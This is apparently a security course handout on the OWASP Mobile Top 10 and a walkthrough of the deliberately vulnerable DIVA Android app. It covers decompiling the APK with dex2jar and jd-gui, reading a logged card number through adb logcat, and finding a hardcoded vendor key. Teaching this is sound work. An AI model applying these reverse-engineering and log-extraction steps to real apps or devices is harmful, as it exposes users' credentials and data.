
HO# 2.14 Android App Pen-Testing- III

OWASP Mobile Top 10
&
Pen Testing of DIVA


Samsung Galaxy S10 (1440x3040, 560dpi) - 192.168....

3:57

Diva

Welcome to DIVA!

DIVA (Damn insecure and vulnerable App) is an App intentionally designed to be insecure. The aim of the App is to teach developers/QA/security professionals, flaws that are generally present in the Apps due poor or insecure coding practices. If you are reading this you want to either learn App pentesting or secure coding and I sincerely hope that DIVA solves your purpose. So, sit back and enjoy the ride.

1. INSECURE LOGGING
2. HARDCODING ISSUES - PART 1
3. INSECURE DATA STORAGE - PART 1
4. INSECURE DATA STORAGE - PART 2
5. INSECURE DATA STORAGE - PART 3
6. INSECURE DATA STORAGE - PART 4
7. INPUT VALIDATION ISSUES - PART 1
8. INPUT VALIDATION ISSUES - PART 2
9. ACCESS CONTROL ISSUES - PART 1
10. ACCESS CONTROL ISSUES - PART 2

Free for personal use

OWASP Mobile Top 10 Vulnerabilities

Mobile application vulnerabilities involve system flaws or weaknesses in a mobile-based application, largely due to improper input validation/sanitization, insecure data storage, weak authentication mechanisms, misconfigured application components, and flaws in app design or implementation. With around 5 billion smartphone users worldwide and mobile apps accounting for 70% of digital interactions, securing mobile applications is more critical than ever. Open Web Application Security Project (OWASP: https://owasp.org/) is a non-profit organization focused on improving the security of software. OWASP is not just for web applications, rather it focuses on application security as a whole, including web, mobile, and even API security. The OWASP Mobile Top 10 (https://owasp.org/www-project-mobile-top-10/) is a list of the most critical security risks for mobile applications. Here's a simple breakdown of each vulnerability.

OWASP-2016	OWASP-2024	Explanation (OWASP-2024)
M1-Improper platform usage	M1-Improper credential usage	Improper handling or storage of user credentials, leading to unauthorized access or credential leaks
M2- Insecure data storage	M2- Inadequate supply chain security	Weaknesses in third-party components or libraries, potentially introducing vulnerabilities into the app
M3- Insecure communication	M3- Insecure authentication/ authorization	Flaws in identity verification processes, allowing unauthorized users to access sensitive functions
M4- Insecure authentication	M4- Insufficient input output validation	Failure to properly validate or sanitize user input/output, which can lead to injection attacks
M5- Insecure cryptography	M5- Insecure communication	Use of unencrypted or improperly configured communication channels, exposing data to interception
M6- Insecure authorization	M6- Inadequate privacy controls	Insufficient measures to protect personal data, leading to potential breaches or non-compliance issues
M7- Client code quality	M7- Insufficient binary protections	Lack of measures like packers, obfuscators and protectors, making reverse engineering easier for attackers
M8- Code tempering	M8- Security misconfiguration	Incorrect or default security settings, leaving the mobile app vulnerable to exploitation
M9- Reverse engineering	M9- Insecure data storage	Storing sensitive data without proper encryption, making it vulnerable to theft or unauthorized access
M10- Extraneous functionality	M10- Insufficient cryptography	Weak or improperly implemented encryption algorithms that fail to protect data effectively

M1: Improper Credential Usage

Improper handling or storage of user credentials, leading to unauthorized access or credential leaks

- **Common Issues that Lead to this Vulnerability**
  - Hardcoded credentials.
  - Insecure credential storage.
  - Insecure credential transmissions.
  - Weak user authentication.
- **Preventive Measures**
  - Never hardcode credentials in the app's source code or configuration files.
  - Store credentials on server side using strong hashing algorithms (e.g., bcrypt, scrypt, argon2), and inside the app using Android keystore or iOS keychain.
  - Ensure secure transmission of credentials using TLS (Transport Layer Security). TLS 1.2 uses `TLS_ECDHE_RSA_AES128GCM_SHA256` for key-exchange, authentication, encryption and integrity.
  - Require user to have complex passwords, and offer multi-factor authentication (2FA).
- **Attack Scenarios**
  - An attacker can decompile a mobile app to discover hardcoded credentials, which he/she can use to access backend services.
  - An attacker may intercept unencrypted credentials sent between the app and backend servers, allowing to impersonate legitimate users.
  - An attacker having physical access to a user's device can extract un-encrypted stored credentials from the app and gains unauthorized access to the user's account.

M2: Inadequate Supply Chain Security

Weaknesses in third-party components or libraries, potentially introducing vulnerabilities into the app

- **Common Issues that Lead to this Vulnerability**
  - Third-party components, such as libraries or frameworks, can contain vulnerabilities that can be exploited by attackers.
  - Malicious insiders, such as a rogue developer or a supplier, can introduce vulnerabilities into the mobile application intentionally.
  - Inadequate testing and validation.
  - Lack of security awareness.
- **Preventive Measures**
  - Use only verified and trusted third-party libraries or components.
  - Keep all third-party components and dependencies up-to-date to ensure known vulnerabilities are fixed.
  - Ensure secure app signing and distribution processes to avoid trusting malicious apps.
- **Attack Scenarios**
  - An attacker injects malware into a popular mobile app during the development phase. The attacker then signs the app with a valid certificate and distributes it to the app store, bypassing the app store's security checks. Users download and install the infected app, which steals their login credentials and other sensitive data. The attacker then uses the stolen data to commit fraud or identity theft, causing significant financial harm to the victims and reputational damage to the app provider.

M3: Insecure Authentication/Authorization

Flaws in identity verification processes, allowing unauthorized users to access sensitive functions

- **Common Issues that Lead to this Vulnerability**
  Indicators of *insecure authorization* include:
  - Lack of proper authorization checks.
  - Assuming backend functionality is accessible only by authorized users.
  - Sending user roles/permissions as part of requests.

  Indicators of *insecure authentication* include:
  - Accessing backend services without tokens.
  - Storing sensitive data like passwords on local storage.
  - Weak password policies.
- **Preventive Measures**
  - Assume client-side controls can be bypassed; therefore, critically reinforce server-side authentication.
  - Perform server-side authentication and load data only after successful login.
  - The "Remember Me" functionality should never store a user's password on the device.
  - Encrypt locally stored data securely.
  - Implement role-based access control (RBAC) and make sure that users can only access the parts of the app they are authorized to.
- **Attack Scenarios**
  - Use of short passwords (e.g., 4-digit PINs) make systems vulnerable to brute-force attacks.
  - An attacker guesses or bypasses the login credentials due to weak authentication methods (e.g., no account lockout after several failed attempts).
  - A user's session doesn't expire after logout or after a certain period, allowing someone else to hijack the session if the device is stolen or left unattended.
  - A low-level user gains access to administrator features due to improper authorization checks or flaws in the app's role-based access controls.

M4: Insufficient Input/Output Validation

Failure to properly validate or sanitize user input/output, which can lead to injection attacks

- **Common Issues that Lead to this Vulnerability**
  - Insufficient validation and sanitization of input can result in various injection attacks.
  - Overlooking specific validation requirements can create vulnerabilities like path traversal.
  - Failure to validate data integrity can lead to corruption or unauthorized modifications.
- **Preventive Measures**
  - Use strong input validation/sanitization techniques to prevent injection and path traversal.
  - Use parameterized queries and prepared statements to prevent SQLi.
  - Set proper limits on input size (e.g., max number of characters) and ensure data being handled cannot overflow memory or buffer sizes.
- **Attack Scenarios**
  - If the user supplied input is not properly validated or sanitized, an attacker can perform attacks like Command injection, SQL Injection, Cross-Site Scripting, Buffer Overflow and can compromise the backend system.

M5: Insecure Communication

Use of unencrypted or improperly configured communication channels, exposing data to interception

- **Common Issues that Lead to this Vulnerability**
  - Use of insecure communication channels like unencrypted TCP/IP, outdated Wi-Fi protocols, or insecure Bluetooth connections.
  - Poor handling of sensitive data during packaging and transmission, leading to potential exposure of encryption keys, passwords, user information, and more.
  - Failure to implement safeguards for data integrity during transmission, allowing for undetectable changes or manipulations by malicious actors.
- **Preventive Measures**
  - Use TLS 1.3 that came in 2018 (not the obsolete SSL) for all data transmission to backend services.
  - Implement strong, industry-standard cipher suites with appropriate key lengths.
  - Use certificates signed by trusted Certificate Authorities (CA). Never allow self-signed, expired, untrusted CA, or revoked certificates. Alert users if the app detects invalid certificates.
  - Verify the endpoint server's identity before establishing secure connections.
- **Attack Scenarios**
  - Accepting invalid certificates (e.g., self-signed, revoked, expired, incorrect host).
  - User credentials are sent over insecure channels, allowing attackers to intercept them.
  - Session identifiers are transmitted without TLS, enabling attackers to bypass two-factor authentication.

M6: Inadequate Privacy Controls

Insufficient measures to protect personal data, leading to potential breaches or non-compliance issues

- **Common Issues that Lead to this Vulnerability**
  - Exposed PII: Apps often collect Personally Identifiable Information (PII) such as names, addresses, credit card details, email and IP addresses, and sensitive information regarding health, religion, sexuality, and political opinions and might be vulnerable if this data isn't stored or transmitted securely.
- **Preventive Measures**
  - Only collect essential Personally Identifiable Information (PII). For instance, if your app doesn't need users' exact birthdates, don't request that data.
  - Use clever strategies to handle data. Instead of pinpointing users' exact locations, consider utilizing broader location data if it serves the purpose. This reduces the sensitivity of the information.
  - Establish rules for how long you retain user data and delete PII after a certain period if possible.
  - Only store or transfer crucial user data when absolutely necessary. Implement strong security measures, like encryption and access controls.
- **Attack Scenarios:**
  - Using PII, attacker can impersonate the victim to commit fraud, blackmail the victim with sensitive data and so on.
  - Logs and error messages at times may contain PII, which can be viewed by attackers having log access.
  - URL query parameters are visible in server logs, website analytics, and browser history. Sensitive information should be sent in headers or the request body, not in query parameters.

M7: Insufficient Binary Protection

Lack of measures like packers, obfuscators and protectors, making reverse engineering easier for attackers

- **Common Issues that Lead to this Vulnerability**
  - Storing sensitive data or cryptographic secrets directly in the app binary makes it susceptible to attacks. Attackers can easily extract these secrets through reverse engineering.
  - Without obfuscation techniques, the app's code and logic are more transparent to attackers.
  - Apps that handle sensitive data without proper encryption or protection mechanisms are more prone to binary attacks.
- **Preventive Measures**
  - Use *packers* (tools that compress & encrypt the code and include a small loader that decrypts it at runtime), *obfuscators* (tools that scramble the names of classes methods and variables, so it's hard to understand when decompiled), and *protectors* (tools that prevent debugging, tempering and running the app on emulators or rooted devices). Together all these steps make the binary hard to reverse engineer and analyze by security analysts and hackers.
  - Compile parts of the app natively or use interpreters to increase the complexity of the codebase.
  - Implement integrity checks on start-up to detect any modification of app binary.
- **Attack Scenarios**
  - An app using commercial APIs with hardcoded keys could be reverse-engineered, allowing attackers to misuse or sell the keys, causing financial damage or service disruptions.
  - In mobile games with free and paid levels, attackers might bypass license checks to unlock content for free, potentially redistributing the altered app under a different name.
  - An app with a proprietary AI model could be reverse-engineered, with the model and usage insights sold to competitors, jeopardizing intellectual property and competitive advantage.

M8: Security Misconfiguration

Incorrect or default security settings, leaving the mobile app vulnerable to exploitation

- **Common Issues that Lead to this Vulnerability**
  - Default settings not reviewed or changed.
  - Unencrypted or weakly encrypted communication channels.
  - Weak or absent access controls.
  - Failure to apply security updates or patches.
  - Storing sensitive data in plain text or weak formats.
- **Preventive Measures**
  - Change the default settings effecting security.
  - Avoid overly permissive settings like world-readable or writable.
  - Secure network configurations by disallowing cleartext traffic.
  - Disable debugging features in production apps.
  - Disable backup mode to prevent sensitive data from being included in device backups.
- **Attack Scenarios**
  - A mobile app with weak default configurations (e.g., using HTTP, unchanged default credentials) is exploited to access sensitive data.
  - An app exposes its root path through an exported file content provider, allowing other apps to access its resources.
  - Application preferences stored with world-readable permissions are accessible by other apps.
  - An internal activity is exported, providing attackers with additional attack surfaces.

M9: Insecure Data Storage

Storing sensitive data without proper encryption, making it vulnerable to theft or unauthorized access

- **Common Issues that Lead to this Vulnerability**
  - Lack of access controls.
  - Inadequate encryption.
  - Unintentional data exposure through logs, error messages, or debug features.
  - Weak session management allowing poor handling of tokens or authentication information.
- **Preventive Measures**
  - Use strong encryption algorithms for data at rest and in transit.
  - Use HTTPS and TLS protocols for secure data transmission.
  - Implement secure storage mechanisms like Keychain in iOS and Keystore in Android.
  - Manage sessions securely by using strong tokens and enforcing session timeouts.
- **Attack Scenarios**
  - Storing passwords in plain text allows attackers to easily extract and exploit credentials.
  - Insecure data caching expose authentication tokens, which can be misused.
  - Unprotected logging will allow sensitive data in logs can be intercepted.
  - Improper handling of temporary files and failing to delete these leaves sensitive data exposed.

M10: Insufficient Cryptography


Weak or improperly implemented encryption algorithms that fail to protect data effectively

- **Common Issues that Lead to this Vulnerability**
  - Mobile app is using weak or outdated encryption algorithms.
  - Encryption keys are of insufficient length, thus weakening encryption strength as well.
  - Poor key management practices, like storing encryption keys insecurely or transmitting them in plain text.
  - Lack of secure Transport Layer protocols.
  - Not using strong hashing functions, or skipping crucial steps like salting passwords, makes them vulnerable to cracking.
- **Preventive Measures**
  - Use strong encryption algorithms like AES (Advanced Encryption Standard), RSA (Rivest-Shamir-Adleman), or Elliptic Curve Cryptography (ECC).
  - Ensure sufficient key length.
  - Secure storage of encryption keys.
  - Employ secure transport layer protocols.
  - Use strong hash functions like bcrypt, scrypt, argon2 for storing passwords.
- **Attack Scenarios**
  - An attacker intercepts communication between the mobile application and the server. Weak cryptography allows attackers to decrypt, modify, and re-encrypt the data before forwarding it, leading to unauthorized access, data manipulation, or malicious content injection.
  - Attackers systematically try different combinations of keys until the correct one is found to decrypt the data. Weak cryptography shortens the time required for such attacks.
  - Weak key management practices, such as storing keys insecurely or making them easily guessable, allow attackers to gain unauthorized access to keys and decrypt encrypted data, resulting in data breaches and privacy violations.

DIVA

- DIVA, (**D**amn **I**nsecure and **V**ulnerable **A**pp) is vulnerable Android application designed and created by Payatu.
- The aim of this app is to teach Android developers and security professionals, flaws that are generally present in the app, due to poor or insecure coding practices.
- DIVA contains several common vulnerabilities, issues and bad coding practices covering both JAVA and native code.
- Download its source code as well as `apk` from:
  https://github.com/payatu/diva-android
  https://payatu.com/wp-content/uploads/2016/01/diva-beta.tar.gz
- Install DIVA on your virtual Android Device and then run the app and you will see its UI as shown in the screenshot:


```
$ adb start-server
$ adb connect 192.168.43.101:5555
$ adb devices
$ adb install diva-beta.apk
```


Samsung Galaxy S10 (1440x3040, 560dpi) - 192.168....
3:57
Diva
Welcome to DIVA!
DIVA (Damn insecure and vulnerable App) is an App intentionally designed to be insecure. The aim of the App is to teach developers/QA/security professionals, flaws that are generally present in the Apps due poor or insecure coding practices. If you are reading this you want to either learn App pentesting or secure coding and I sincerely hope that DIVA solves your purpose. So, sit back and enjoy the ride.
1. INSECURE LOGGING
2. HARDCODING ISSUES - PART 1
3. INSECURE DATA STORAGE - PART 1
4. INSECURE DATA STORAGE - PART 2
5. INSECURE DATA STORAGE - PART 3
6. INSECURE DATA STORAGE - PART 4
7. INPUT VALIDATION ISSUES - PART 1
8. INPUT VALIDATION ISSUES - PART 2
9. ACCESS CONTROL ISSUES - PART 1
10. ACCESS CONTROL ISSUES - PART 2
Free for personal use

- The app contains several issues on different levels like Insecure logging, Hardcoding issues, Insecure data storage, Input validation issues, Access control issues, Validation issues, Permissions misuse, Manifest issues, and many more.


- Before you start attempting and analyzing the thirteen different vulnerable activities in this app, just unzip the `apk` file, convert the `dex` file into a `jar` file, and then view the java code of all the `class` files using `jd-gui` tool. This can be done using the following commands:

```
$ cd ~/IS/module2/2.14; ls
diva-beta.apk
$ unzip -d diva-d2j-jdgui diva-beta.apk
$ cd diva-d2j-jdgui; ls
AndroidManifest.xml  classes.dex  resources.arsc  /res   /lib   META-INF/
$ d2j-dex2jar classes.dex
$ ls
AndroidManifest.xml  classes.dex  classes-dex2jar.jar resources.arsc  res/ lib/ META-INF/
$ jd-gui classes-dex2jar.jar
```


LogActivity.class - Java Decompiler
File Edit Navigation Search Help
classes-dex2jar.jar
android.support
jakhar.aseem.diva
APICreds2Activity.class
APICredsActivity.class
AccessControl1Activity.class
AccessControl2Activity.class
AccessControl3Activity.class
AccessControl3NotesActivity.class
BuildConfig.class
DivaJni.class
Hardcode2Activity.class
HardcodeActivity.class
InputValidation2URISchemeActivity.class
InputValidation3Activity.class
InsecureDataStorage1Activity.class
InsecureDataStorage2Activity.class
InsecureDataStorage3Activity.class
InsecureDataStorage4Activity.class
LogActivity.class
MainActivity.class
NotesProvider.class
R.class
SQLInjectionActivity.class
LogActivity.class

```
package jakhar.aseem.diva;

import android.content.Context;
import android.os.Bundle;
import android.support.v7.app.AppCompatActivity;
import android.util.Log;
import android.view.View;
import android.widget.EditText;
import android.widget.Toast;

public class LogActivity extends AppCompatActivity {
  private void processCC(String paramString) {
    throw new RuntimeException();
  }

  public void checkout(View paramView) {
    EditText editText = (EditText)findViewById(2131493014);
    try {
      processCC(editText.getText().toString());
    } catch (RuntimeException runtimeException) {
      Log.e("diva-log", "Error while processing transaction with credit card: " + editText.getText().toString());
      Toast.makeText((Context)this, "An error occured. Please try again later", 0).show();
    }
  }

  protected void onCreate(Bundle paramBundle) {
    super.onCreate(paramBundle);
    setContentView(2130968615);
  }
}
```

Activity 1: Insecure Logging


Samsung Galaxy S10 (1440x3040, 560dpi) - 192.168....
1:05
1. Insecure Logging
Enter your credit card number
CHECK OUT
Free for personal use


Objective: Find out what is being logged where/how and the vulnerable code.
Hint: Insecure logging occurs when developers intentionally or unintentionally log sensitive information such as credentials, session IDs, financial details etc.

Overview:

- In the 2024 OWASP Mobile Top 10 list, this Activity falls under M9: Insecure data storage. (Storing sensitive data without proper encryption, making it vulnerable to theft or unauthorized access).
- An example CVE is CVE-2024-6294, that exist in Taiwan's United Daily News Android app that stores user session information in the log.
- In all Android devices, **`logcat`** is a centralized logging system, which collects logs from various system components, apps and services. It allows developers, testers, and security researchers to capture logs during app execution to debug and monitor activities, errors and performance.
- In Android 4.x and earlier, user data entered into apps (like API keys, session IDs, cookies, login credentials, search queries, and other personal information) was sometimes written to logs and could be accessed by other apps with the right permissions. This was a significant security risk, as apps could read these logs and potentially capture sensitive information.
- In Android 5.x, one app cannot read the logs of another app, unless it is a system app or an app with root access.
- However, on the latest Android versions today, `logcat` is still the unified logging system and a developer can mistakenly log sensitive information, while debugging his/her app, which can still be accessed by a privileged app, or can be accessed on a rooted device.

Objective: Find out what is being logged by this app, where/how and the vulnerable code.

- When you enter a wrong credit card number and press Check Out button, it gives an error message "An error occurred. Please try again later".
- The Java class related to this activity is `LogActivity.class`, so select it from the left pane of `jd-gui` to view the source code.
- The user defined method `checkout()` is called whenever a user clicks the button. The `android.util.Log.`**`e()`** method is used to log error messages. Rest of the code is quite self-explanatory for Java developers.
- Let us now check out the PID of this diva-beta process running on the virtual Android device and using that PID check the logs using `logcat` utility:


LogActivity.class - Java Decompiler
File Edit Navigation Search Help
classes-dex2jar.jar
android.support
jakhar.aseem.diva
APICreds2Activity.class
APICredsActivity.class
AccessControl1Activity.class
AccessControl2Activity.class
AccessControl3Activity.class
AccessControl3NotesActivity.class
BuildConfig.class
DivaJni.class
Hardcode2Activity.class
HardcodeActivity.class
InputValidation2URISchemeActivity.clas
InputValidation3Activity.class
InsecureDataStorage1Activity.class
InsecureDataStorage2Activity.class
InsecureDataStorage3Activity.class
InsecureDataStorage4Activity.class
LogActivity.class
MainActivity.class
NotesProvider.class
R.class
SQLInjectionActivity.class
LogActivity.class

```java
package jakhar.aseem.diva;

import android.content.Context;
import android.os.Bundle;
import android.support.v7.app.AppCompatActivity;
import android.util.Log;
import android.view.View;
import android.widget.EditText;
import android.widget.Toast;

public class LogActivity extends AppCompatActivity {
  private void processCC(String paramString) {
    throw new RuntimeException();
  }

  public void checkout(View paramView) {
    EditText editText = (EditText)findViewById(2131493014);
    try {
      processCC(editText.getText().toString());
    } catch (RuntimeException runtimeException) {
      Log.e("diva-log", "Error while processing transaction with credit card: " + editText.getText().toString());
      Toast.makeText((Context)this, "An error occured. Please try again later", 0).show();
    }
  }

  protected void onCreate(Bundle paramBundle) {
    super.onCreate(paramBundle);
    setContentView(2130968615);
  }
}
```


```
    $ adb shell ps | grep diva
USER     PID    PPID    VSZ            RSS            WCHAN          ADDR           S       NAME
U0_a101  15965  13920   1050796        114184         ep_poll        f3861bb9       S    jakhar.aseem.diva

    $ adb shell logcat | grep 15965
<date-time>    E diva-log: Error while processing transaction with credit card: 123456
```

Mitigation: Developers should never log sensitive information such as passwords, authentication tokens, or personal information. If debugging is required, it should only use mock or non-sensitive data. Always ensure that sensitive data is never logged in production code.

Activity 2: Hardcoding Issues – Part 1

Overview:


- In the 2024 OWASP Mobile Top 10 list, this Activity falls under M7: Insufficient Binary Protection. (Lack of measures like code obfuscation or encryption, making reverse engineering easier for attacker).
- AN example CVE is CVE-2017-9821, which exist in BHIM (Bharat Interface for Money) version 1.3 Android pp, that relies on three hardcoded strings, which can be exploited to gain unauthorized access to user accounts and sensitive financial data.
- At times by mistake or for ease, developers explicitly define a constant value in the source code of an application. If this hardcoded data is a sensitive information (like access tokens, vendor keys, API keys, authentication strings, etc), then by reverse engineering that app, a malicious actor can easily get that sensitive information.


Samsung Galaxy S10 (1440x3040, 560dpi) - 192.168....
1:06
2. Hardcoding Issues - Part 1
Enter the vendor key
ACCESS
Free for personal use

Objective: Find out what is hardcoded and where.
Hint: Developers sometimes will hardcode sensitive information for ease.

Objective: Find out what is hardcoded and where.

- When you enter a wrong vendor key and press Access button, it gives an error message “Access denied! See you in hell :D”. This means the code must be comparing the user given string with a specified string and if it does not match we get this access denied message. Let us view the code and see if the developer has hardcoded this string or not.
- The Java class related to this activity is **`HardCodeActivity.class`**, so select it from the left pane of `jd-gui` to view the Java source code.
- The user defined method `access()` is called whenever a user clicks the button. The `if-else` statement, clearly tells us the hardcoded vendor key and that is **`vendorsecretkey`**

